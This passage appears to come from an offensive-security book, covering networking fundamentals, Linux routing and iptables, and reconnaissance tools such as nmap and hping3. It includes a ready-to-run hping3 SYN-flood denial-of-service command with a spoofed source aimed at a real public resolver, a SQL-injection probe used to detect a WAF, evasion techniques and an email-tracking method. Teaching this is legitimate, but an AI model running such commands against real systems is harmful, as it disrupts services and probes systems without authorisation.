The number after the slash tells you how many bits are used for the **network part**. The remaining bits are for **hosts** (individual devices).

CIDR	Subnet Mask	Usable Hosts
/8	255.0.0.0	16,777,214
/16	255.255.0.0	65,534
/24	255.255.255.0	254
/32	255.255.255.255	1 (single host)

A **/24** is the most common subnet you will see. It gives you 254 usable addresses — from `.1` to `.254`. The `.0` is the network address and `.255` is the broadcast address.

In offensive security, CIDR notation is used constantly — when defining scan targets, ASN ranges, bug bounty scope, and more.

To calculate subnet info from the terminal:

```
ipcalc 192.168.1.0/24
```

Core Protocols

Protocols are the agreed rules that computers follow when they communicate. Without protocols, devices from different manufacturers and operating systems could not understand each other.

TCP vs UDP

These are the two main transport-layer protocols. They both carry data, but they do it differently.

TCP (Transmission Control Protocol) is reliable. Before sending data, it establishes a connection. It guarantees that all packets arrive and are in the right order. If something is lost, it retransmits.

UDP (User Datagram Protocol) is fast but unreliable. It sends data without establishing a connection first. There is no guarantee of delivery or order.

Feature	TCP	UDP
Connection	Yes (handshake)	No
Reliability	Guaranteed	Not guaranteed
Speed	Slower	Faster
Use case	HTTP, SSH, FTP	DNS, VoIP, video

The TCP Three-Way Handshake

Before two devices can exchange data over TCP, they go through a handshake to establish a connection:

1. **SYN** — Client sends a synchronization packet: “I want to connect”
2. **SYN-ACK** — Server replies: “I got your request, I am ready”
3. **ACK** — Client confirms: “Great, let us talk”

Client	Server
--- SYN ----->	
<-- SYN-ACK ----	
--- ACK ----->	
(connection established)	
(data transfer)	
--- FIN ----->	
<-- ACK-FIN ----	
--- ACK ----->	

In offensive security, this handshake is important. Tools like **nmap** use it to detect open ports. A port that completes the handshake is **open**. A port that replies with RST is **closed**.

DNS

DNS (Domain Name System) is the internet’s phone book. It translates human-readable domain names into IP addresses.

When you type `google.com`, your computer asks a DNS server: “What is the IP for `google.com`?” The DNS server replies with something like `142.250.185.78`, and then your computer connects to that IP.

To query DNS from the terminal:

```
dig google.com
```

```
nslookup google.com
```

DNS Record Types

DNS stores different types of records depending on what information you need:

Record	Purpose	Example
A	Maps a domain to an IPv4 address	<code>example.com</code> → <code>93.184.216.34</code>
AAAA	Maps a domain to an IPv6 address	<code>example.com</code> → <code>2606:2800::1</code>
CNAME	Alias — points one domain to another	<code>www</code> → <code>example.com</code>
MX	Mail server for the domain	<code>mail.example.com</code>
TXT	Text records — often used for verification	SPF, DKIM records
PTR	Reverse lookup — IP to domain name	<code>93.184.216.34</code> → <code>example.com</code>
NS	Name servers responsible for the domain	<code>ns1.example.com</code>

To query a specific record type:

```
dig example.com MX
```

```
dig example.com TXT
```

Reverse lookup (PTR):

```
dig -x 93.184.216.34
```

In reconnaissance, DNS records reveal a lot — mail servers, subdomains, third-party services, and infrastructure details.

HTTP and HTTPS

HTTP (HyperText Transfer Protocol) is the protocol your browser uses to communicate with web servers. HTTPS is the same thing but with TLS encryption on top.

HTTP Request Structure

When your browser requests a page, it sends something like this:

```
GET /index.html HTTP/1.1
Host: example.com
User-Agent: Mozilla/5.0
Accept: text/html
```

- **Method** — What action you want (GET, POST, PUT, DELETE, etc.)
- **Path** — The resource you are requesting
- **Headers** — Extra information about the request

HTTP Response Structure

The server replies with:

HTTP/1.1 200 OK
Content-Type: text/html
Content-Length: 1256

<html>...</html>

- **Status code** — Whether the request succeeded
- **Headers** — Information about the response
- **Body** — The actual content

HTTP Methods

Method	Purpose
GET	Retrieve data
POST	Send data (forms, logins)
PUT	Update a resource
DELETE	Delete a resource
HEAD	Like GET but no body — just headers
OPTIONS	Ask the server what methods it allows
PATCH	Partial update of a resource

HTTP Status Codes

Range	Meaning	Examples
1xx	Informational	100 Continue
2xx	Success	200 OK, 201 Created
3xx	Redirect	301 Moved Permanently, 302 Found
4xx	Client error	400 Bad Request, 401 Unauthorized, 403 Forbidden, 404 Not Found
5xx	Server error	500 Internal Server Error, 502 Bad Gateway

To see full HTTP request and response headers:

```
curl -v http://example.com
```

To send a POST request:

```
curl -X POST -d "username=admin&password=1234" http://example.com/login
```

TLS and HTTPS

TLS (Transport Layer Security) encrypts the connection between your browser and the server. When you see `https://` and a padlock, TLS is active.

How TLS Works (High Level)

1. Client connects and says: “I support these encryption methods”
2. Server picks one and sends its **certificate** (which contains its public key)
3. Client verifies the certificate is signed by a trusted CA (Certificate Authority)
4. Both sides generate a shared secret key using the server’s public key
5. All communication from here is encrypted with that shared key

To inspect a TLS certificate from the terminal:

```
openssl s_client -connect example.com:443
```

In offensive security, TLS certificates are a goldmine for reconnaissance — they often reveal subdomains, organization names, and infrastructure details.

Network Tools

These are the tools you will use constantly — on the command line, in Debian or Ubuntu.

ping

Tests whether a host is reachable and measures round-trip time.

```
ping google.com
```

```
ping -c 4 192.168.1.1
```

The `-c 4` flag sends exactly 4 packets instead of running forever.

traceroute

Shows the path your packets take to reach a destination — every router hop along the way.

```
traceroute google.com
```

If a hop shows `* * *`, it means that router is not responding to probes (common with firewalls).

dig

Queries DNS servers. More powerful and detailed than `nslookup`.

```
dig example.com
```

```
dig example.com NS
```

Query a specific DNS server directly:

```
dig @8.8.8.8 example.com
```

nslookup

A simpler DNS query tool. Good for quick lookups.

```
nslookup example.com
```

curl

Transfers data over HTTP, HTTPS, FTP, and more. One of the most useful tools in your toolkit.

```
curl https://example.com
```

Show only the response headers:

```
curl -I https://example.com
```

Follow redirects:

```
curl -L https://example.com
```

ss and netstat

Show active network connections and listening ports on your machine.

```
ss -tulnp
```

```
netstat -tulnp
```

Flags: **-t** TCP, **-u** UDP, **-l** listening, **-n** numeric (no DNS lookup), **-p** show process name.

tcpdump

Captures live network traffic from your interface. Useful for seeing exactly what is happening on the wire.

```
tcpdump -i eth0
```

Capture only HTTP traffic:

```
tcpdump -i eth0 port 80
```

Save to a file (openable in Wireshark):

```
tcpdump -i eth0 -w capture.pcap
```

Ports and Services

A port is a number that identifies a specific service running on a machine. Think of an IP address as a building's street address, and ports as the individual apartment numbers inside.

Ports range from **0 to 65535**. They are split into groups:

- **0–1023** — Well-known ports, reserved for standard services

- **1024–49151** — Registered ports, used by applications
- **49152–65535** — Dynamic/ephemeral ports, used temporarily by clients

Common Ports

Port	Protocol	Service
21	TCP	FTP (File Transfer Protocol)
22	TCP	SSH (Secure Shell)
23	TCP	Telnet (unencrypted, outdated)
25	TCP	SMTP (email sending)
53	TCP/UDP	DNS
80	TCP	HTTP
110	TCP	POP3 (email retrieval)
143	TCP	IMAP (email retrieval)
443	TCP	HTTPS
445	TCP	SMB (Windows file sharing)
3306	TCP	MySQL database
3389	TCP	RDP (Remote Desktop Protocol)
5432	TCP	PostgreSQL database
6379	TCP	Redis
8080	TCP	HTTP alternate / proxy
8443	TCP	HTTPS alternate
27017	TCP	MongoDB

Knowing these by heart is essential. When you see port 3306 open on a server, you immediately know MySQL is running there.

To scan ports on a target with `nmap`:

```
nmap -p 80,443,22 example.com
```

Scan the top 1000 common ports:

```
nmap example.com
```

Offensive-Relevant Concepts

These are networking concepts that come up constantly in real-world reconnaissance and web application security.

BGP (Border Gateway Protocol)

BGP is the protocol that makes the internet work at a global scale. While routing inside a network is handled locally, BGP is responsible for routing **between** networks — between ISPs, cloud providers, and large organizations.

Each large network on the internet is called an **Autonomous System (AS)** and has a unique ASN. BGP is how these autonomous systems tell each other: “to reach this IP range, send traffic to me.”

Think of it like this: routing protocols inside a company decide how to move packets between floors of a building. BGP decides how to move packets between cities and countries.

Why it matters in offensive security: BGP is directly tied to ASNs and IP ranges. When you look up a company's ASN and find all their IP blocks, you are reading information that BGP announcements make public. Tools like BGP.he.net or RIPE let you see exactly which IP ranges an organization announces to the internet.

To look up BGP announcements for an IP:

```
whois -h whois.radb.net 8.8.8.8
```

To find all IP ranges announced by an ASN:

```
whois -h whois.radb.net -- '-i origin AS15169' | grep route
```

ASN and IP Ranges

An **ASN (Autonomous System Number)** is a unique identifier assigned to a large network — like a company, ISP, or hosting provider. Every ASN owns a block of IP addresses.

For example, Google has ASN AS15169, which owns millions of IPs. Cloudflare has AS13335.

In reconnaissance, finding a company's ASN lets you discover all the IP ranges they own — which means finding infrastructure that might not be publicly listed anywhere.

To look up an ASN for an IP:

```
whois 8.8.8.8 | grep -i "origin"
```

To look up IP ranges for an ASN:

```
whois -h whois.radb.net -- '-i origin AS15169' | grep route
```

CDN, Reverse Proxy, and Load Balancer

These are technologies that sit between the user and the real server. Understanding them is critical in offensive security.

CDN (Content Delivery Network)

A CDN is a network of servers distributed around the world. When you visit a website behind a CDN (like Cloudflare), you are not connecting to the company's real server — you are connecting to the CDN's nearest edge server.

Why it matters: If a target is behind a CDN, their real IP is hidden. Finding the origin IP is an important recon step. Techniques include checking historical DNS records, old SSL certificates, or headers that leak the real IP.

Reverse Proxy

A reverse proxy sits in front of web servers and forwards requests to them. From the outside, it looks like one server, but behind it there could be many.

Common examples: Nginx, Apache as a proxy, HAProxy.

Why it matters: The server you are talking to might not be running the application you think it is. Response headers like `X-Powered-By` or `Server` can leak information about what is behind the proxy.

Load Balancer

A load balancer distributes incoming traffic across multiple servers to prevent overload. If you send ten requests, each one might go to a different backend server.

Why it matters: In testing, this can cause inconsistent behavior — a vulnerability you found on one backend server might not appear on the next request.

To detect CDN and reverse proxy headers:

```
curl -I https://example.com
```

Look at headers like `Server`, `Via`, `X-Cache`, `CF-RAY` (Cloudflare), `X-Served-By`.

Firewall and WAF

Firewall

A firewall controls which network traffic is allowed in or out based on rules. It can block or allow traffic based on IP address, port, protocol, or state.

In a typical server setup, a firewall might allow only ports 80, 443, and 22, and block everything else. When you scan a target with `nmap` and see `filtered`, that means a firewall is blocking your probe.

WAF (Web Application Firewall)

A WAF is a firewall specifically for HTTP traffic. It inspects requests and blocks anything that looks like an attack — SQL injection strings, XSS payloads, path traversal attempts, and so on.

Common WAFs: Cloudflare WAF, AWS WAF, ModSecurity, Akamai.

Why it matters: When testing a web application, you need to know if a WAF is in place. It can block your payloads, give you false negatives, or even ban your IP. WAF bypass is its own skill set.

To detect a WAF:

```
wafw00f https://example.com
```

Or manually, by sending an obviously malicious request and watching the response:

```
curl "https://example.com/?id=1'OR'1'='1"
```

If you get a block page or an unexpected response, a WAF is likely in place.

Summary

Here is a quick reference of everything covered in this section:

Concept	Key Point
OSI Model	7 layers — focus on L3 (IP), L4 (TCP/UDP), L7 (HTTP)
IPv4	32-bit address, 4 octets, ranges from 0.0.0.0 to 255.255.255.255
Private IP	10.x.x.x, 172.16–31.x.x, 192.168.x.x — not routable on internet
CIDR	/24 = 254 hosts, /32 = single host
NAT	Router maps private IPs to one public IP
TCP	Reliable, connection-based, uses handshake
UDP	Fast, connectionless, no guarantee
DNS	Translates domain names to IPs
HTTP	Application-layer protocol for web — methods, headers, status codes
TLS	Encrypts HTTP traffic — certificates, CA verification
Ports	Identify services — 80 HTTP, 443 HTTPS, 22 SSH, 3306 MySQL
ASN	Block of IPs owned by one organization
CDN	Hides origin server, distributes traffic globally
Reverse Proxy	Sits in front of servers, forwards requests
WAF	Blocks malicious HTTP traffic based on rules

Bonus: Linux Networking - The ip Command

In the past, people used older tools for networking in Linux, such as:

```
ifconfig
route
arp
```

Nowadays, a single tool/command replaces all of them: ip

How Does Linux See Networks?

Linux sees everything as an interface. For example:

```
lo
eth0
wlan0
tun0
wg0
```

```
hikari@hikari-Nitro [~] [03:09:18] $ ip link
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN mode DEFAULT group default
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
2: enp7s0: <NO-CARRIER,BROADCAST,MULTICAST,UP> mtu 1500 qdisc fq_code1 state DOWN mode DEFAULT
    link/ether 08:97:98:f1:b7:f8 brd ff:ff:ff:ff:ff:ff
3: wlp0s20f3: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue state UP mode DORMANT g
    link/ether 72:39:d3:f0:5f:bc brd ff:ff:ff:ff:ff:ff permaddr 84:5c:f3:8e:3a:64
```

What Is an Interface?

An interface is a portal to enter and exit a network. For example:

- Wired network interface: `enp7s0` or `eth0`
 - WiFi: `wlp0s20f3` or `wlan0`
 - Loopback: `lo`
-

The `ip` Command

The basic syntax is:

```
ip [OBJECT] [COMMAND]
```

For example:

```
ip route show
ip link show
ip addr show
```

The three most important objects are: `route`, `link`, and `addr`.

`ip link`

`link` refers to the network card or interface. `ip link show` displays all network interfaces on the device.

You can bring an interface up or down:

```
sudo ip link set <interfaceName> down
sudo ip link set <interfaceName> up
```

You can also create and remove logical interfaces:

```
sudo ip link add dummy0 type dummy    # add
sudo ip link set dummy0 up

sudo ip link delete dummy0            # delete
sudo ip link del dummy0                # also delete
```

`ip addr`

`addr` refers to addresses. This command lets you check the addresses assigned to different interfaces.

```
hikari@hikari-Nitro [~] [03:20:49] $ ip addr show
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
```

```

    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host noprefixroute
        valid_lft forever preferred_lft forever
2: enp7s0: <NO-CARRIER,BROADCAST,MULTICAST,UP> mtu 1500 qdisc fq_codel state DOWN group default
    link/ether 08:97:98:f1:b7:f8 brd ff:ff:ff:ff:ff:ff
3: wlp0s20f3: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue state UP group default
    link/ether 72:39:d3:f0:5f:bc brd ff:ff:ff:ff:ff:ff permaddr 84:5c:f3:8e:3a:64
    inet 192.168.70.182/24 brd 192.168.70.255 scope global dynamic noprefixroute wlp0s20f3
        valid_lft 85555sec preferred_lft 85555sec
    inet6 fe80::25c:15a8:4526:5eb0/64 scope link noprefixroute
        valid_lft forever preferred_lft forever

```

To see the address of a specific interface:

```
ip addr show wlp0s20f3
```

To change your IP address manually:

```

sudo ip addr add <ipAddress/subnetMask> dev <interfaceName>    # add (does not remove the prev
sudo ip addr del <ipAddress/subnetMask> dev <interfaceName>    # delete

```

To remove all IP addresses on an interface:

```
sudo ip addr flush dev <interfaceName>
```

ip route

route refers to routing, just like in general networking concepts. This is the most important part of networking — Linux keeps a routing table and checks it for every packet to determine which interface to send it through.

```

hikari@hikari-Nitro [~] [03:23:06] $ ip route
default via 192.168.70.1 dev wlp0s20f3 proto dhcp src 192.168.70.182 metric 600
192.168.70.0/24 dev wlp0s20f3 proto kernel scope link src 192.168.70.182 metric 600

```

The first line shows the default route (gateway) — in this case, the modem/router.

To change the default route:

```

sudo ip route add default via <ipAddress> dev <interfaceName>    # add
sudo ip route del default                                          # delete
sudo ip route replace default via <ipAddress> dev <interfaceName> # replace

```

The second line shows that for addresses inside the local network (192.168.70.X), the router is not needed as a gateway — these devices can be reached directly via ARP. The packet passes through the router physically, but the router is not the destination.

We can define a route like this:

```
ip route add 10.10.10.0/24 dev wlp0s20f3    # only valid if devices in that network can be reached
```

This is a direct route.

Adding a New Route

Suppose there is another network, 10.10.10.0/24, reachable through a gateway at 192.168.70.200 (a router). The default gateway cannot reach this network, so a new route must be added:

```
me (192.168.70.182) --> wifi --> 192.168.70.200 --> 10.10.10.0/24
```

```
sudo ip route add 10.10.10.0/24 via 192.168.70.200
```

This is an indirect route.

To delete a route:

```
sudo ip route add 10.10.10.0/24 via 192.168.70.200      # added
sudo ip route del 10.10.10.0/24                          # deleted
```

If there are multiple similar routes, you need to be more specific:

```
10.10.10.0/24 via 192.168.70.200
10.10.10.0/24 via 192.168.70.201
```

```
sudo ip route del 10.10.10.0/24 via 192.168.70.200      # deletes only this specific route
```

From this point on, Linux chooses between available routes based on which one is closer to the destination. For every packet, Linux checks the routing table and picks the best matching route.

To check which route Linux would use to reach a specific address:

```
hikari@hikari-Nitro [~] [03:43:18] $ ip route get 8.8.8.8      # 8.8.8.8 is the target address
8.8.8.8 via 192.168.70.1 dev wlp0s20f3 src 192.168.70.182 uid 1000 cache
```

Bonus: Linux Networking - VPN and Interfaces

Imagine we create a new logical interface:

```
sudo ip link add dummy0 type dummy
sudo ip link set dummy0 up
```

```
# and then:
ip link
```

Is this interface real? No. Is there a cable connected to it? No. Does it have WiFi? No.

So why does it exist? Because Linux says it is a new interface, and it does not care whether it is real or virtual.

Interface != Physical Network Card

An interface is just a portal for data. Sometimes it is real, like wlp0s20f3, and sometimes it is virtual, like tun0.

VPN

Before VPN:

```
laptop --> wlp0s20f3 --> router --> internet
```

After VPN:

```
laptop --> tun0 --> vpn tunnel --> vpn server --> internet
```

The VPN creates a new interface, `tun0`, and assigns it an IP address. Running `ip addr` afterward shows something like:

```
tun0
    inet 10.8.0.5/24
```

It then changes the default route:

```
default via 192.168.70.1 dev wlp0s20f3    --->    default via 10.8.0.1 dev tun0
```

Now the earlier command, `ip route get 8.8.8.8`, may respond:

```
8.8.8.8 via 10.8.0.1 dev tun0
```

But How Does `tun0` Send the Packet?

`tun0` is not connected to any wire or WiFi. The VPN client takes the packet, encrypts it, and sends it out through `wlp0s20f3` (or whichever interface is physically connected to the router):

```
traffic --> tun0 --> VPN software --> wlp0s20f3 --> internet
```

Here is an example route table after connecting to a VPN:

```
hikari@hikari-Nitro [~] [14:14:33] $ ip route
0.0.0.0/1 via 10.127.112.1 dev tun0
default via 192.168.70.1 dev wlp0s20f3 proto dhcp src 192.168.70.182 metric 600
10.127.112.0/22 dev tun0 proto kernel scope link src 10.127.113.54
10.255.255.0/24 dev tun0 scope link
128.0.0.0/1 via 10.127.112.1 dev tun0    # 10.127.112.1 is the gateway on the vpn
149.36.50.2 via 192.168.70.1 dev wlp0s20f3
192.168.70.0/24 dev wlp0s20f3 proto kernel scope link src 192.168.70.182 metric 600
```

The entire IPv4 address space ranges from `0.0.0.0` to `255.255.255.255`. The VPN splits this into two halves: `0.0.0.0/1` and `128.0.0.0/1`.

- If the first bit is fixed at `0`, the first octet can be anywhere between `0` and `127`: `0.0.0.0 – 127.255.255.255`
- If the first bit is fixed at `1` (i.e. the range starts at `128`), the first octet can be anywhere between `128` and `255`: `128.0.0.0 – 255.255.255.255`

Together, these two routes cover the entire IPv4 address space, effectively forcing all traffic through the VPN.

Route Selection

What happens when you want to reach an address like 8.8.8.8? Will one of these split routes be selected, or the default route? Linux always chooses the route that is more specific.

Because of this route:

```
192.168.70.0/24 dev wlp0s20f3 proto kernel scope link src 192.168.70.182 metric 600
```

Local LAN traffic, such as SSH to devices on 192.168.70.0/24, still goes out through wlp0s20f3 instead of the VPN. Meanwhile, general internet traffic goes through the VPN. This setup is called **split tunneling**:

```
lan --> wifi
internet --> vpn
```

Bonus: Linux Networking - Routing Tables

Linux does not have only one routing table:

```
hikari@hikari-Nitro [~] [14:58:15] $ cat /etc/iproute2/rt_tables
#
# reserved values
#
255 local
254 main
253 default
0   unspec
#
# local
#
#1  inr.ruhep
```

So far, we have been working with the main table:

```
ip route show == ip route show table main
```

To view another table, for example local:

```
hikari@hikari-Nitro [~] [15:01:31] $ ip route show table local
local 127.0.0.0/8 dev lo proto kernel scope host src 127.0.0.1
local 127.0.0.1 dev lo proto kernel scope host src 127.0.0.1
broadcast 127.255.255.255 dev lo proto kernel scope link src 127.0.0.1
local 192.168.70.182 dev wlp0s20f3 proto kernel scope host src 192.168.70.182
broadcast 192.168.70.255 dev wlp0s20f3 proto kernel scope link src 192.168.70.182
```

ip rule

Which routing table should be used? Linux answers this with ip rule:

```
hikari@hikari-Nitro [~] [15:01:50] $ ip rule
0: from all lookup local
32766: from all lookup main
32767: from all lookup default
```

The order is: local first, then main, then default.

ip rule vs ip route

`ip rule` chooses which table to use, while `ip route` chooses the actual route within that table.

We can create a new table by editing the table names file:

```
sudo nano /etc/iproute2/rt_tables
```

At the end of the file, add a new line:

```
100 vpn
```

Now Linux understands that table 100 is named `vpn`, and we can add routes to it:

```
sudo ip route add default via 10.127.112.1 dev tun0 table 100    # or "table vpn" - this is a
```

We can then create a rule that uses this table for traffic from a specific source address:

```
ip rule add from 192.168.70.182 table vpn
# if the source ip is 192.168.70.182, use the vpn table --> traffic passes through tun0
```

Bonus: Linux Networking - iptables

Routing decides where a packet should go. `iptables` decides whether a packet is allowed to go there.

Three Important Chains

- INPUT — what is coming into the system, like SSH or an HTTP server
- OUTPUT — what the system sends out, like `curl google.com`
- FORWARD — when the system acts as a router, like: laptop → linux server → internet

For example:

```
sudo iptables -A INPUT -p tcp --dport 22 -j DROP    # block ssh
sudo iptables -A INPUT -p tcp --dport 22 -j ACCEPT  # allow ssh
sudo iptables -A INPUT -p tcp -s 192.168.70.2 --dport 22 -j ACCEPT    # allow ssh only from 19
```

`iptables` is a firewall, and UFW rules ultimately become `iptables` rules in the background.

Anatomy of a Rule

Each rule follows this structure:

```
iptables -A CHAIN conditions -j TARGET
```

-A means append to a chain (INPUT/OUTPUT/FORWARD)

-p tcp means the rule applies only to a specific protocol — tcp in this example.

tcp --> HTTP, SSH, HTTPS

udp --> DNS, gaming, VOIP

icmp --> PING

Ports: --dport and --sport

--dport means destination port. For example, -p tcp --dport 22 means TCP port 22 (SSH).

--dport is typically used for INPUT traffic, while --sport (source port) is used for OUTPUT traffic:

```
iptables -A OUTPUT -p tcp --sport 22 -j DROP    # this machine is not allowed to respond from
```

Targets (-j)

-j means jump — it sends the packet to a target decision:

- ACCEPT — allow the packet
- DROP — drop it silently, no response
- REJECT — reject it and send a rejection message back
- LOG — log the packet
- MASQUERADE — change the source IP (dynamic NAT)

MASQUERADE Example

Consider this scenario:

laptop --> linux router --> internet

laptop IP: 192.168.1.10

The internet would not recognize 192.168.1.10 as a routable address, so the router replaces the packet's source IP with its own:

192.168.1.10 --> 85.17.3.21

```
iptables -t nat -A POSTROUTING -o eth0 -j MASQUERADE
```

every packet passing through eth0 has its source IP changed to that interface's IP

There are also three important NAT chains:

- PREROUTING — before routing
- POSTROUTING — after routing

- OUTPUT — local system traffic

General Hacking: Concepts and Flows

While the focus of this book is web application hacking, jumping straight into specialization without laying the right groundwork is not a practical approach. The chapters in this section are not based on a strict order, but together they cover hacking in a broad and solid way. Without this foundation, diving into any specialization becomes significantly harder.

Nslookup

`nslookup` is a command-line tool used to query DNS records and retrieve information about a domain.

To perform a basic lookup:

```
nslookup example.net
```

You can also specify a record type to retrieve more targeted information. For example, to get the mail server (MX) records for a domain:

```
nslookup example.net MX
```

Traceroute

`traceroute` maps the path that packets take from your machine to a target host, revealing each intermediate hop along the route. In a recon context, this is useful for identifying network topology, spotting firewalls or filtering devices, and detecting where traffic is being dropped or rate-limited.

```
traceroute google.com
```

A typical output looks like this:

```
traceroute to google.com (142.250.185.78), 30 hops max, 60 byte packets
 1  192.168.1.1 (192.168.1.1)          1.123 ms
 2  10.0.0.1 (10.0.0.1)              8.456 ms
 3  * * *
 4  142.250.185.78 (142.250.185.78) 20.789 ms
```

Each line represents one hop. A * * * means the hop did not respond, which can indicate a firewall or a router configured to drop ICMP packets.

WebHTTrack

WebHTTrack is a tool that mirrors a complete website to your local machine. It crawls the target site and saves all its pages, assets, and links for offline use. When using it, it is important to configure settings such as crawling depth, number of simultaneous connections, file size limits, and whether to respect `robots.txt`.

To install HTTrack:

```
sudo apt update
sudo apt install httrack
```

Verify the installation:

```
httrack --version
```

To mirror a website and save it to a local directory:

```
httrack 'https://example.com/' -O ./siteMirror
```

Metagoofil

Metagoofil is a reconnaissance tool that searches for specific file types published on a target website, downloads them, and extracts metadata from those files. Metadata can reveal internal usernames, software versions, server paths, and email addresses — all valuable for building a target profile.

To install, first install theHarvester, then clone Metagoofil from GitHub and install its dependencies:

```
pip install theHarvester
```

```
git clone https://github.com/opsdisk/metagoofil.git
```

```
cd metagoofil
```

```
pip install -r requirements.txt
```

The basic syntax is:

```
python metagoofil.py -d <domain> -t <type> -o <output_dir> -l <limit> -p <proxy> -s <search_engine>
```

For example, to search for PDF and DOC files on a target domain, with a limit of 100 results, and save them to a local directory:

```
python metagoofil.py -d targetcorp.com -t pdf,doc -o targetFiles -l 100
```

Exiftool

Metagoofil is not as effective these days because Google blocks automated scripts from sending large volumes of search requests. A more reliable approach is to use Google dorks to manually find the files you want, download them using `wget` or `curl`, and then use `exiftool` to extract their metadata.

`exiftool` is a command-line tool for reading metadata from a wide range of file types including PDFs, images, and Office documents.

Basic usage:

```
exiftool <fileName>
```

To display all available metadata in a detailed, grouped format:

```
exiftool -a -s -g1 <fileName>
```

To extract specific fields only:

```
exiftool -Author -CompanyName <fileName>
```

To process all files of a specific type in the current directory:

```
exiftool *.pdf
```

Email Information Gathering

What Data Does an Email Contain?

When you view the source of an email (show original option in gmail), you can see its raw headers, which contain useful reconnaissance data such as the mail transfer protocol used, the routing path the email took across servers, originating IP addresses, and mail server software versions. You can copy these headers and analyze them using online tools such as [email header analyzer](#) to trace the path back to the company's mail infrastructure and potentially reveal internal IP addresses.

Email Tracking

It is worth noting that you can send a target an email containing a link or an embedded image hosted on a server you control. When the target opens the email and the image loads, your server logs will record the request — revealing the time the email was opened and the target's IP address.

Getting Data From a Domain

Whois

`whois` retrieves registration data for a domain or IP address, including the registrant's name, organization, contact details, registration and expiration dates, and the registrar information.

```
whois example.net
```

Nslookup

`nslookup` queries DNS records for a domain. You can optionally specify a DNS resolver to use directly.

```
nslookup google.com 4.2.2.4
```

The `4.2.2.4` at the end tells `nslookup` to use that specific resolver instead of the system default.

`nslookup` also has an interactive mode where you can set query types and run multiple lookups in one session:

```
nslookup
> set type=mx
> example.net
```

Dig

The key difference between `whois` and `nslookup` is that `whois` returns domain registration data, while `nslookup` queries live DNS records. `dig` is a more powerful alternative to `nslookup`, offering greater detail and more flexible output formatting.

Firewall, IDS, IPS, and WAF Bypass

Protection devices such as firewalls, intrusion detection systems (IDS), intrusion prevention systems (IPS), and web application firewalls (WAF) work by recognizing known malicious data patterns, called signatures. When traffic matches a known signature, it is flagged or blocked.

Bypass Techniques

To evade these protections, several techniques can be used:

- **IP spoofing** — forging the source IP address in packets to disguise the origin of traffic
- **MAC spoofing** — changing the MAC address of your network interface to impersonate another device or bypass MAC-based filtering
- **Proxy chaining** — routing traffic through a series of proxies to obscure the true source
- **Changing the source** — using different source ports, addresses, or protocols to avoid matching known signatures
- **Packet fragmentation** — splitting malicious payloads across multiple smaller packets so that no single packet triggers a signature match

Nmap

Nmap is a network scanning tool used to discover hosts, enumerate open ports, and perform banner grabbing — retrieving service information from a host, similar to what you see when connecting to a service via Telnet.

TCP Flags

Understanding TCP flags is essential for interpreting scan behavior:

Flag	Meaning
SYN	Synchronize — initiates a connection
ACK	Acknowledge — confirms receipt
FIN	Finish — closes a connection
RST	Reset — indicates an error or unexpected packet
PSH	Push — flushes the buffer immediately
URG	Urgent — instructs the receiver to prioritize this data

Packets can be intercepted and inspected using Wireshark.

Nmap Syntax

```
sudo nmap [Host Discovery] [Scan Type] [Port Range] [Scan Speed] [Other Options] <target>
```

Scan Types

Flag	Description
-sX	Xmas scan — sets FIN, URG, and PSH flags simultaneously. Only works on systems that implement TCP strictly per RFC 793 (Unix/Linux). A closed port returns RST; an open port returns nothing.
-f	Fragment packets to evade detection
-sT	Full TCP connect scan — completes the three-way handshake. Easier for protection systems to detect.
-sS	SYN scan (stealth/half-open) — sends a SYN and does not complete the handshake
-sF	FIN scan — responses behave like Xmas scan. TCP FIN packets often pass through firewalls.
-sN	Null scan — sends a packet with no flags set. Responses behave like Xmas scan. Useful for identifying simple firewalls and IDS.
-sA	ACK scan — sends only an ACK packet. If RST is returned, the port is unfiltered; if it times out, a firewall is blocking it.
-sI	Idle scan
-sV	Service version detection
-sU	UDP scan — UDP packets are simpler than TCP and can reveal additional open services

Host Discovery Options

Flag	Description
-Pn	Skip host discovery — treat all hosts as online
-sn	Ping sweep — discover live hosts without port scanning
-PE	ICMP echo request
-PS[portNumber]	SYN ping on a specified port
-PA[portNumber]	ACK ping on a specified port
-n	Disable DNS resolution

Port Range Options

Flag	Description
-p 80	Scan a single port

Flag	Description
-p 21,22,23	Scan multiple specific ports
--top-ports 100	Scan the 100 most common ports
-p-	Scan all 65535 ports
-p 1-1000	Scan a port range

Scan Speed

Flag	Description
-T0	Paranoid — very slow, minimal noise
-T1	Sneaky — slow
-T2	Polite — reduced speed to avoid congestion
-T3	Normal — default mode
-T4	Aggressive — fast, suitable for LAN
-T5	Insane — maximum speed, high risk of being blocked

Other Options

Flag	Description
-v, -vv	Increase verbosity
--open	Show only open ports
--script	Execute NSE scripts
--reason	Show the reason a port is marked open or closed
-O	OS detection
-A	Enable all features (OS detection, version detection, scripts, traceroute)
--traceroute	Trace the route to the target

Target Formats

- Single IP address
- CIDR notation
- Domain name
- IP range (e.g. 192.168.1.1-20)

Example

```
sudo nmap -Pn -sS -p- -T4 -v -O 192.168.1.1/24
```

Hping3

hping3 is a network tool for crafting and sending custom TCP, UDP, and ICMP packets. It gives you fine-grained control over packet construction, making it useful for firewall testing, port scanning, and crafting attack traffic.

Common Flags

Flag	Description
-1	ICMP mode (standard ping)
-2	UDP mode
-8	Scan mode
-9	Listen mode — listens for a specific signature
-a <host>	Spoof the source hostname or IP
--fast	Send packets faster
--faster	Send packets even faster
--flood	Send packets as fast as possible
-i <seconds>	Set the interval between packets
-c <count>	Set the number of packets to send

Examples

Standard ping:

```
hping3 -1 yahoo.com
```

Xmas packet — sets FIN, PSH, and URG flags simultaneously, similar to Nmap’s -sX scan:

```
hping3 -F -P -U example.com -p 80 -V
```

DoS attack — floods a target with SYN packets using a spoofed source IP:

```
hping3 -V --flood -c 100000 -d 120 -S -w 64 -p 80 -a 192.168.0.119 4.2.2.4
```

Flag	Value	Meaning
-V	—	Verbose output
--flood	—	Send packets as fast as possible
-c	100000	Send 100,000 packets
-d	120	Packet data size in bytes
-S	—	Set the SYN flag
-w	64	TCP window size
-p	80	Destination port
